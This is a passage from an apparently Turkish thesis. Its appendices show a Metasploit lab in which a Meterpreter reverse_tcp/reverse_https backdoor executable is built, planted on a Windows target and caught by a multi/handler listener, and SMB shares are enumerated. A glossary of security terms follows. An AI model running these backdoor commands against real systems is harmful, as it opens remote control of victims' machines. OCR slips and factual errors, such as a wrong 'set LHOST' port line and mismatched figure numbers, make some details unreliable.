
Kali işletim sistemi komut satırından 'msfpayload $windows/meterpreter/reverse_tcp$ $LHOST$ = 192.168.200.128 $LPORT$ = 4444 X > $/tmp/aaa.exe$' komutu ile payload exploiti şekil H.7 üzerinde görüldüğü gibi oluşturulur.

Şekil H.1: Arka Kapı için Payload Hazırlanması

Oluşturulan Payload uygun bir yöntem ile hedef bilgisayarda çalıştırılır. Burada ise şekil H.2 ve H.3 üzerinde görüldüğü gibi kaynak bilgisayardan kopyalanıp hedef bilgisayarın masaüstüne yapıştırılmıştır.




Şekil H.2: Oluşturulan aaa.exe Payloadı 1




Şekil H.3: Oluşturulan aaa.exe Payloadı 2

Kaynak bilgisayarda 'MSFconsole' çalıştırarak işlemlere devam edilir. 'MSFconsola' girildikten sonra 'use *exploit/multi/handler*' komutu verilerek 'handler' exploitine girilir. 'Show options' komutu ile ayarlarına bakıldıktan sonra kaynak IP' sine 'set *LHOST* 192.168.200.128' ve portuna 'set LHOST 4444' verilir. Yapılan işlem şekil H.4 üzerinde gösterilmiştir.




Şekil H.4: Multi Handler Exploit Ayarları

Sonra payload ayarları yapılır. *Reverse tcp* set edileceğinden; 'set PAYLOAD *windows/meterpreter/reverse*$_t$*cp*' komutu ve 'Show options' komutu ile son ayarlar kontrol şekil H.5 üzerinde görüldüğü gibi edilir.



Şekil H.5: Payload Ayarları ve Kontrolü


Bu işlemlerden sonra 'run' veya 'exploit' komutu ile çalıştırılır ve hedef bilgisayarın payloadı çalıştırması beklenir. Eğer hedef bilgisayarda payload çalıştırılır ise 'Meterpreter' bağlantısı sağlanılır. Bu işlemler de ise 'handler'ı çalıştırdıktan sonra hedef bilgisayardan payload manuel çalıştırılacaktır. Şekil H.6 üzerinde görüldüğü gibi hedef bilgisayara bağlantısı sağlanmıştır.



Şekil H.6: Multi Handler Exploit Edilmesi


H.2 Reverse_Https Payloadı ile Arka Kapı Açarak Meterpreter Çalıştırma

Hedefe gönderilecek bir *reverse_https* payloadı hazırlanılır. Kali işletim sistemi komut satırından 'msfpayload *windows/meterpreter/reverse_https LHOST* = 192.168.200.128 *LPORT* = 443 X > */tmp/aaa.exe*' komutu ile payload exploiti şekil H.7 üzerinde görüldüğü gibi oluşturulur.




Şekil H.7: Arka Kapı için Payload Hazırlanması

Oluşturulan payload uygun bir yöntem ile hedef bilgisayarda çalıştırılır. Burada ise şekil H.8 ve H.9 üzerinde görüldüğü gibi kaynak bilgisayardan kopyalanıp hedef bilgisayarın masaüstüne yapıştırılmıştır.



Şekil H.8: Oluşturulan aaa1.exe Payloadının Kaynak Bilgisayardan Alınması



ŞEKIL H.9: Oluşturulan aaa1.exe Payloadının Hedef Bilgisayara Atılması

Ek I


Paylaşıma Açık Hassas Verilerin Elde Edilmesi

I.1 MSF smb_enumshares Auxiliary Modülü ile Paylaşımlara Erişilmesi

Hedef makine olan Windows işletim sisteminin şekil I.1'de görüldüğü üzere paylaşım yapılır.


Şekil I.1: Windows Üzerinde Paylaşım Yapılması

Sonra kaynak bilgisayardan 'Metasploit' aracı çalıştırılır. 'search smb_enumshares' komutu ile 'smb_enumshares' modülüne ulaşılır.
'use auxiliary/scanner/smb/smb_enumshares' komutu ile modüle girilir. 'show options' komutu ile modül ayarları kontrol edilir. Modül ayarlarında ki *RHOSTS* özelliğine 'set RHOSTS 192.169.200.101' komutu ile hedef bilgisayarın IP'si verilir. Yapılan işlemler şekil I.2'de gösterildiği gibidir.



Şekil I.2: Smb_enumshares Modülü Ayarlarının Yapılması

Modüle yönelik başka bir ayar gerekmediğinden 'run' komutu verilerek modül çalıştırılır. Yapılan işlem ve sonucu şekil I.3'te görüldüğü gibidir.



Şekil I.3: Smb_enumshares Modülünün Çalıştırılması ve Sonuca Ulaşılması

Görüldüğü üzere şekil I.1'de 'Testpaylasim' adındaki paylaşım şekil I.3'te listelenmiştir.

Ek J

Tanımlar

J.1 Genel Güvenlik Kavramları

Bilgi güvenliği kavramı kapsamında çoğunlukla bilginin korunması hedeflenir. Bilginin üretildiği yerden başlayıp taşındığı ve saklandığı sistemler üzerinde gizliliğinin ve bütünlüğünün yetkisiz erişimden korunması gerekmektedir. Sistem ya da sosyal mühendislik kaynaklı açıklıklardan oluşan tehditler, tehdit ve açıklıkların oluşturduğu riskler ve risklerin meydana gelmesi sonucunda ise sistemin istismar edilmesi söz konusudur. Bu tez kapsamında sıkça kullanılan önemli kavramların açıklamaları aşağıda verilmiştir.

J.1.1 Hacker

Üst düzey programlama yetisine sahip, ağ ve sistemleri iyi tanıyabilme ve kullanabilme yeteneği olan, sosyal mühendislik yapabilen ve bu üç özelliği bir arada kullanarak sistem, bilgisayarlar yada bilgisayar mantığında çalışan araçlara sızarak istediği sonucu elde edebilen kişi yada topluluklara hacker denir. Hackerlar; beyaz şapka, siyah şapka ve gri şapka olmak üzere üçe ayrılır. Beyaz şapkalı hackerlar, bilgilerini iyi yönde kullanırlar, sistem açıklıklılarını genelde kapatmaya çalışır ve bu doğrultuda kurum, kuruluşlara ve topluluklara bilgilendirmeler yaparlar. Siyah şapkalı hackerlar, kendi çıkarları doğrultusunda sistemlere sızarak sistem veya ulaştıkları bilgilere zarar verirler. Gri şapkalı hackerlar ise bazen siyah şapkalı bazen beyaz şapkalı hackerlar gibi davranırlar.

J.1.2 Varlık

Bir kurum veya kuruluş için korunması gereken ya da değeri olan her unsur bir varlıktır. Kurum ve kuruluşlardaki bilgiler, yazılımlar, donanımlar, binalar, iş araç ve gereçleri gibi işletme için değeri olan tüm unsurlar varlığa örnek olarak verilebilir.

J.1.3 Açıklık

Genel olarak sistemde bulunan yapısal veya tasarım hatalı açıklıklardır. Bu açıklıklar dışında sistem yanlış yada eksik yapılandırılması veya kurulan programların güncel olmaması gibi örnekler verilebilir. Saldırganlar bu açıklıkları istismar ederek güvenlik önlemlerinin aşılmasına neden olur.

J.1.4 Tehdit

Bilinçli ya da bilinçsiz eylemler sonucu kurum, kuruluş veya kişiler için olası zararlı sonuç/sonuçlar doğurabilme, varlıklarının gizlilik, bütünlük ve erişilebilirliklerine zarar verebilen saldırı ya da açıklık ihtimalleridir. Tehdit geliş yönüne göre kurum içi ve kurum dışı, tehdit kaynağı açısından ise insan kaynaklı tehdit ve doğa kaynaklı tehdit olmak üzere ikiye ayrılır.

J.1.5 Risk

Tehditlerin varlıklar üzerindeki gizlilik, bütünlük ve erişilebilirlik boyutlarında oluşturduğu etkinin, tehdidin ortaya çıkma olasılığı ile birlikte hesaplanmasıdır. Bilgi güvenliğinin temelindeki gizlilik, bütünlük ve erişebilirlik unsurlarına yönelik risklerin iyi analiz edilerek, doğabilecek zararlı sonuçları en az seviyeye indirmeyi amaçlar.

J.1.6 Sömürme (Exploit)


Sistemin yapısal, tasarımsal, eksiklik yapılandırması ve sosyal mühendislik ile ilgili teknik açıklıkların sonucunda metasploit veya diğer araçlar kullanılarak sistemde bulunan açıklığın bilinçli ya da bilinçsiz bir şekilde istismar edilmesidir.

J.2 Bilgi Güvenliği Unsurları

Bilgi güvenliği, bilgilerin izinsiz erişimlerden, kullanımından, ifşa edilmesinden, yok edilmesinden, değiştirilmesinden veya hasar verilmesinden korunması işlemidir. Mahremiyetin, bütünlüğün ve bilginin ulaşılabilirliğinin korunması hususu ortak hedeftir. Bu bağlamda bilgi güvenliğini oluşturan alt unsurların tanımlanması gereklidir [21].

J.2.1 Gizlilik-Bütünlük-Erişilebilirlik CIA (Confidentiality, Integrity, Availability)

Bilgi güvenliğinin temeli gizlilik, bütünlük ve erişebilirlik unsurlarına dayanmaktadır. Bu üç unsur bilgi güvenliği literatüründe CIA olarak geçmektedir [22]. Bu unsurlar şekil J.1 üzerinde görüldüğü gibidir.



Şekil J.1: CIA Güvenlik Modeli

J.2.1.1 Gizlilik (Confidentiality)

Bilginin yetkisiz kullancılar ya da proseslerle kullanılabilirliğini sağlamama özelliğidir. Bilginin sadece erişim hakkı olan yetkili kişilerce erişilebilir olmasını amaçlamaktadır. Bu yüzden üçüncü şahıslar tarafından ele geçirilmemesi için bilgisayar sistemlerinde, saklama ortamlarında, ağ üzerinde gönderici ve alıcı arasında taşınırken yetkisiz erişimlerden korunmalıdır.

J.2.1.2 Veri Bütünlüğü (Data Integrity)

Verinin tutulduğu ortamda veya alış verişinde verinin bozulmadığının, yeni veri eklenmediğinin, bir kısmı veya tamamının silinmediğinin, veri içeriğinin değişmediğinin ve veri değişse de bu değişimin anlaşılıyor olabilmesi işin verinin doğrulanması gerekir. Bu çerçevede gerekli önlemler alınarak verinin herhangi bir değişikliğe uğramadan bütünlüğü sağlanır. Bütünlüğü sağlanan veri, tutulduğu ortam veya alış verişi sırasında kullanıcısına gönderilirken, içeriği değişmemiş, bozulmamış ya da silinmemiş olarak ulaşır.

J.2.1.3 Erişilebilirlik (Availability)

Yetkili kullanıcının ulaşmak istediği verinin erişilebilir ve kullanılabilir olmasdır. Bir bilgiye erişmek ya da erişimi kısıtlamak için belirli izinlerin verilmesi veya alınması gerekebilir. İzinler doğru yerde ve zamanda verilmeli ya da kısıtlanmalıdır. Ancak sistemin sürekli erişilebilir olması, erişimi engelleyici tehditlere karşı önlemler almasını gerektirir. Servis dışı kalan sistemler maddi kayıplara sebep olabilir.

J.2.2 Diğer Unsurlar

J.2.2.1 Güvenilirlik (Reliability Consistency)

Sistemin öngörülen ve beklenen davranışı ile elde edilen sonuçlar arasındaki tutarlılık durumudur. Sistemin kendisinden bekleneni eksiksiz/fazlasız olarak her çalıştırıldığında tutarlı şekilde yapmasıdır.

J.2.2.2 İnkâr Edememe (Non-repudiation)

Bu prensip verinin iletildiği gönderici ve alıcı arasında ortaya çıkabilecek iletişim sorunları ve anlaşmazlıkları en aza indirmeyi amaçlar. İki sistem arasında bir bilgi aktarımı yapılmışsa ne gönderen veriyi gönderdiğini nede alıcı veriyi aldığını inkâr edememelidir. Özellikle gerçek zamanlı işlem gerektiren finansal sistemlerde kullanım alanı bulmaktadır.

J.2.2.3 Kimlik Sınaması (Authentication)

Sistemde işlem yapacak kimliğin bilgilerinin kim olduğu, sistemdeki bilgiler ile doğrulanması işlemidir. Kimlik bilgileri, parola gibi, alıcı gönderici doğrulaması, akıllı kart ve Biyometrik kimlik doğrulama örnekleri verilebilir.

J.2.2.4 Yetkilendirme (Authorization)

Kimlik sınaması gerçekleştirildikten sonra kullanıcının ne kadar yetkili olduğunun ve bu yetkiler çerçevesinde hangi bilgi varlıklarına ne kadar yetki ile erişeceğinin belirlenmesi işlemidir. Yetkiler tek kullanıcı için verilebileceği gibi genelde gruplamalar yapılarak verilmektedir. Gereksiz verilen her yetki bilgi güvenliğinde birçok açıklığa sebep olabilmektedir.

J.2.2.5 İzlenebilirlik/Kayıt Tutma (Accountability)

Kullanıcı sisteme bağlanıp hangi işlemleri yaptığı, sisteme izinsiz yada verilen yetkilendirmeler dışında herhangi bir olayın gerçekleşip gerçekleşmediğinin takibi gibi olayların kayıt altında tutulduğu ve gerçekleşmiş olayın tespitinin yapıldığı sistemdir. Loglama örnek olarak verilebilir.

J.3 Kimlik Doğrulama Kavramları

Kritik varlıklarımıza erişimin sınırlanması ve sadece yetkisi olan kişilerin erişimine izin verilmesi gerekmektedir. Kimlik doğrulamada olası bir hata, erişim izni verilmemesi gereken bir kullanıcının çok yüksek haklarla erişim iznine sahip olmasını sağlayacaktır. Bu tür durumlar için yetkili ve yetkisiz kişilerin ayırt edilebilmesi gerekmektedir. Yetkili ve yetkisiz kişileri ayırt etmeye yarayan sistemler kimlik doğrulama sistemleridir. Bu sistemler bilgisayar ve bilgisayar mantığında çalışan bütün donanımlarda mevcuttur. Kimlik doğrulamada kullanılan ana unsurlar kimlik doğrulama kavramlarını oluşturmaktadır.

J.3.1 İki Aşamalı Doğrulama (Two Factor Authentication)

Kullanıcı kimliğini doğrulayan iki farklı güvenlik yöntemidir. Bu güvenliklerin birisi kullanıcının bildiği bir şey (something know) diğeri sahip olduğu (something have) şey olarak düşünülebilir. Örneğin internet bankacılığını kullanıyorsak şifremiz dışında ikinci bir şifrenin cep telefonumuza SMS olarak gelmesidir (One-time-pass). Genelde saldırılara karşı dirençli bir yöntemdir.

J.3.1.1 Tek Kullanımlık Parola (One-time-pass)

Parolaların uzun bir süre aynı kalmaları büyük güvenlik açığına neden olmaktadır. Bunun önüne geçmek için her kullanımda farklılaşan parola kullanımı önerilmiştir. Bankaların kullanıcılarına verdikleri tek kullanımlık parola cihazları, Google Authenticator vb. sistemler bu sınıfa girmektedir. Kullanıldıktan sonra geçersiz olduğundan tekrar saldırılarını önlemektedir.

J.3.2 Çok Aşamalı Doğrulama (Multi Factor Authentication)

Çok aşamalı kimlik doğrulamadan biri veya birkaçı birlikte kullanılabilmektedir. Kimlik doğrulamada kullanılan unsur sayısı arttıkça karşımızdakinin kimliğinden daha güçlü bir şekilde emin oluruz. Kimliği doğrulanan sadece insan olmak zorunda değildir. Bilgisayar, donanım, yazılım veya yazıcının da kimliği doğrulanmak istenilebilir.

J.3.2.1 Bilinen Bir Şey (Something You Know) ile Kimlik Doğrulama

Kullanıcı için sistem üzerinde kendi hakları doğrultusunda bir paylaşım izni verilir. Paylaşım yapıldığı alanda sadece kullanıcıyı ilgilendiren gizli veriler bulunur. Örneğin; kullanıcı adı, şifresi veya PIN bu kapsam içinde değerlendirilebilir.

1.3.2.1.1 PIN (Personal Identification Number) ve Parola

Parolalar, tek başına kullanılmaları durumunda zayıf kimlik doğrulama mekanizmalarına örnek gösterilmektedir. Bunun nedeni parolaların seçildikleri uzayın kısıtlı olması ve kaba kuvvet saldırıları ile bulunabiliyor olmasıdır. PIN genel olarak akıllı kartlarda geçerlidir.

1.3.2.1.2 Şekil/Desen (resim, vb.) Kullanımı

Kullanıcı tarafından seçilen resimlerin ya da noktalar birleştirilerek oluşturulan şekillerin doğrulanması ile gerçekleştirilir.

J.3.2.2 Sahip Olunan Bir Şey (Something You Have) ile Kimlik Doğrulama

Akıllı kart, RFID ve benzeri kullanıcıların fiziksel olarak sahip oldukları kimlik doğrulama jetonları bu sınıfa girmektedir. Jetonlar parola ile birlikte veya tek başlarına kullanılabilmekte ve aynı zamanda kullanıcının erişim haklarını da içermektedirler.

J.3.2.3 Bize Özgü Olan Bir Şey (Something You Are) ile Kimlik Doğrulama

Biyometrik sinyaller olarak da adlandırılır[23]. Herkesin biyometrisinin farklı olmasından dolayı güvenlik problemlerini azaltmaktadır. Donanımsal olarak yüksek maliyetlerdedir ancak kullanımı, güvenlik risklerini en aza indirdiğinden maliyet kontrolü sağlamaktadır. Bu sistemler yaygın olarak kullanılmakla birlikte bazı riskleri taşımaktadır. Eğer güçlü algoritma kullanılmazsa kırılabilirler. Parolada salt kullanılan özet alınmalıdır. 2. şahısların eline geçtiğinde ise mahremiyet problemleri ortaya çıkabilir. Biometri değiştirilemez ancak taklit edilebilir (gerçek parmak izi kopyalanarak silikon parmak ile kimlik doğrulanabilir. Truva atı ile veri tabanına ulaşarak veri alma veya tahrip edilebilir).

Başlıca "Bize Özgü Olan Bir Şey" olarak kullanılan biyometrik kimlik doğrulama yöntemleri; parmak izi, iris tanıma, yüz tanıma, ses tanıma, el geometrisi tanıma, damar tanıma, yüz termogramı, imza atımı, konuşma tanıma ve yürüyüş tanımadır[24]. Bahsedilen biyometrik kimlik doğrulama yöntemlerinden parmak izi, yüz tanıma ve iris tanıma özelliklerini windows işletim sistemi doğrudan kullanmaktadır[25]. Diğer biyometrik kimlik dorğulama yöntemlerini ise dolaylı olarak üçüncü parti yazılımlarla kullanmaktadır.

J.3.3 Şifreleme Kavramları

Windows işletim sistemi şifreleme yaparken iki temel teknik kullanır. Bu teknikler gizli anahtar şifreleme olarak bilninen şimetrik ve ortak anahtar şifreleme olarak bilinen asimetrik şifrelemedir[26].

J.3.3.1 Simetrik Şifreleme

Bu algoritmada şifreleme ve şifre çözmek için aynı gizli anahtar kullanılmaktadır. Bu anahtar şifreleme yapan kişi ile şifrelemeyi çözecek kişiler arasında anlaşılmış ortak bir anahtardır. Çok hızlı bir şifreleme algoritmasıdır. Blok ve dizi şifreleme olarak ikiye ayrılır.

1.3.3.1.1 Blok Şifreleme

Açık metni bitişik bloklara bölme, her bloğu şifreleyerek şifreli metin bloklarına dönüştürme (her döngü bir çevrimdir), bu şifreli blokları şifreli metin çıkışı olarak gruplamaktır. Genelde 64 BIT'tir ancak işlemcinin hızı artıkça blok uzunluğu da artırılabilir.
İlk çalışma kipleri ECB, CBC, OFB ve CFB 1981 yılına kadar dayanır. FIPS 81, DES Model of Operation'da tanımlanmıştır[27].

1.3.3.1.1.1 DES Şifreleme

Donanımsal uygulamalarda kullanılmak amacı ile tasarlanmıştır. 64 bit blok şifreleme ve 56 bit anahtar kullanır. 16 döngüden oluşan bir döngüde; ilk döngüye girmeden önce başlangıç permütasyonu ve son döngüden sonra başlangıç permütasyonunun tersi uygulanır. En zayıf yönü 56 bit anahtar kullanmasıdır. Modern bilgisayarlar tarafından yapılan anahtar saldırılarında yetersizdir. Bu yüzden 3DES'e geçilmiş ancak performans hızının düşük olmasından dolayı tercih edilmemektedir. Windows işletim sisteminde ise DES, LM ve NTLM'de kullanılmaktadır. LM ve NTLM Bölüm 1'de ayrıntılı olarak işlenmiştir.

1.3.4.1.1.2 AES Şifreleme

Amerikan Hükümeti tarafından kabul edilen AES, uluslararası alanda da defacto şifreleme (kripto) standardı olarak kullanılmaktadır. NSA tarafından onaylanan kamuya açık ilk şifreleme algoritmasıdır. 128 bit blok şifreleme ve 128,192,256 bit anahtar kullanır. Teorik olarak kırılmıştır ancak pratikte kırılamamıştır. Windows işletim sistemi kerberosta AES-128 kullanmaktadır.

1.3.4.1.2 Dizi Şifreleme

Mesajın her bitini ayrı ayrı şifreler, mesaj uzunluğunda bir anahtar kullanılır. Her bir

basamak bir bit ve birleştirme operatörü XOR işlemidir. Bir dizi şifresinin güvenli olması için anahtar dizisi büyük bir periyoda sahip olmalı ve anahtar dizisinden şifreleme anahtarını ya da iç durumu çıkarmak mümkün olmamalıdır [28].

J.3.3.2 Asimetrik Şifreleme

1976 yılında Stanford Üniversitesinden Diffie ve Hellman adlı araştırmacılar tarafından önerilmiştir. Bu sistemde bir tane şifreleme için (public key) bundan farklı olarak bir tanede şifre çözmek için (private key) anahtar bulunur. Bu sistemde şifreleme işlemi herkes tarafından bilinen açık anahtarla yapılır. Şifreleme ve çözme işlemi birbirinin simetriği olmayan (yani aynısı olan) algoritmalarla gerçekleştirildiğinden asimetrik şifreleme sistemi olarak adlandırılmıştır.

J.3.4 Özetleme Kavramları

Verinin bütünlüğünü korumak amacı ile açık veri, şifrelenmiş veri arasında tek yönlü dönüşüm sağlar. Özeti alınmış bir veri tek yönlü olduğu için eski veriye geri dönüştürülemez.

Veri bütünlüğü kontrolünün sağlandığını görmek için aynı verinin özeti bir çok defa aynı yöntemle alınsa yine aynı özeti verecektir. Tam tersi durumda, veride en ufak bir değişiklikte verinin özetide değişmektedir.

Özetleme algoritması sayısal imzalamada ise verinin özeti imzalanarak kullanılmaktadır.

Microsoft'un yaygın kullandığı özetleme algoritmaları; tuzlama (salting)ve Md5'dir. NTLMv2'de özetleme algoritması olarak MD5 kullanmaktadır. NTLMv2 Bölüm 1'de ayrıntılı olarak işlenmiştir.

